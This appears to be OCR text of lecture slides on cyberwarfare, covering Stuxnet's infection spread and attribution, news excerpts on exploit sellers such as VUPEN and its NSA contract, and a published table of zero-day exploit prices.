


Over 40,000 infected unique external IPs, from over 115 countries

Stuxnet


Distribution of Infected Systems with Siemens Software
80.00
70.00
60.00
50.00
40.00
30.00
20.00
10.00
0.00
67.60
8.10
4.98
2.18
2.18
1.56
1.25
12.15
IRAN
SOUTH KOREA
USA
GREAT BRITAIN
INDONESIA
TAIWAN
INDIA
OTHERS

Stuxnet: centrifuge attack?



Attribution

The New York Times

Middle East

WORLD | U.S. | N.Y. / REGION | BUSINESS | TECHNOLOGY | SCIENCE | HEALTH | SPORTS | OPINION

AFRICA | AMERICAS | ASIA PACIFIC | EUROPE | **MIDDLE EAST**

Obama Order Sped Up Wave of Cyberattacks Against Iran

By DAVID E. SANGER
Published: June 1, 2012 | 360 Comments


WASHINGTON — From his first months in office, President Obama secretly ordered increasingly sophisticated attacks on the computer systems that run Iran's main nuclear enrichment facilities, significantly expanding America's first sustained use of cyberweapons, according to participants in the program.

Mr. Obama decided to accelerate the attacks — begun in the Bush administration and code-named Olympic Games — even after an element of the program accidentally became public in the summer of 2010 because of a programming error that allowed it to escape Iran's Natanz plant and sent it around the world on the Internet. Computer security experts who began studying the worm, which had been developed by the United States and Israel, gave it a name: Stuxnet.

FACEBOOK
TWITTER
GOOGLE+
E-MAIL
SHARE
PRINT
SINGLE PAGE
REPRINTS

Mission Accomplished?

Figure 1: Status of Centrifuges in Iran



Note 1: Centrifuges involved in R&D activities are not included.
**Not all of the centrifuges fed with UF_6 may have been working.*

Andy Greenberg
Forbes Staff

FOLLOW


Covering the worlds of data security, privacy and hacker culture.

full bio →

SECURITY 3/21/2012 @ 9:08AM | 169,843 views

Meet The Hackers Who Sell Spies The Tools To Crack Your PC (And Get Paid Six-Figure Fees)

25 comments, 11 called-out + Comment Now + Follow Comments



17a. CONTRACTOR/ OFFEROR CODE [ ] FACILITY CODE [FAZJ1]

VUPEN SECURITY
Rond Point Benjamin Franklin
Montpellier, FR 34000
FRANCE

TELEPHONE NO. Not Provided DUNS Number: 275096878

17b. CHECK IF REMITTANCE IS DIFFERENT AND PUT SUCH ADDRESS IN

18a. PAYMENT WILL BE MADE BY CODE [H98230]

Finance and Accounting Office
P.O. Box 1685
Ft. Meade, MD 20755-6856

18b. SUBMIT INVOICES TO ADDRESS SHOWN IN BLOCK

NAME OF OFFEROR OR CONTRACTOR

VUPEN SECURITY

ITEM NO.	SUPPLIES/SERVICES	QUANTITY	UNIT	UNIT PRICE	AMOUNT
0001	VUPEN Binary Analysis and Exploits Service 12 months subscription	1	EA		
	ACR: AA PR # 001684510000 ITEM # 0001				

http://cryptome.org/2013/09/nsa-vupen.pdf

Exploit market prices

ADOBE READER	$5,000–$30,000
MAC OSX	$20,000–$50,000
ANDROID	$30,000–$60,000
FLASH OR JAVA BROWSER PLUG-INS	$40,000–$100,000
MICROSOFT WORD	$50,000–$100,000
WINDOWS	$60,000–$120,000
FIREFOX OR SAFARI	$60,000–$150,000
CHROME OR INTERNET EXPLORER	$80,000–$200,000
IOS	$100,000–$250,000

http://www.forbes.com/sites/andygreenberg/2012/03/23/shopping-for-zero-days-an-price-list-for-hackers-secret-software-exploits/

RSA (the company)

Great Cannon of China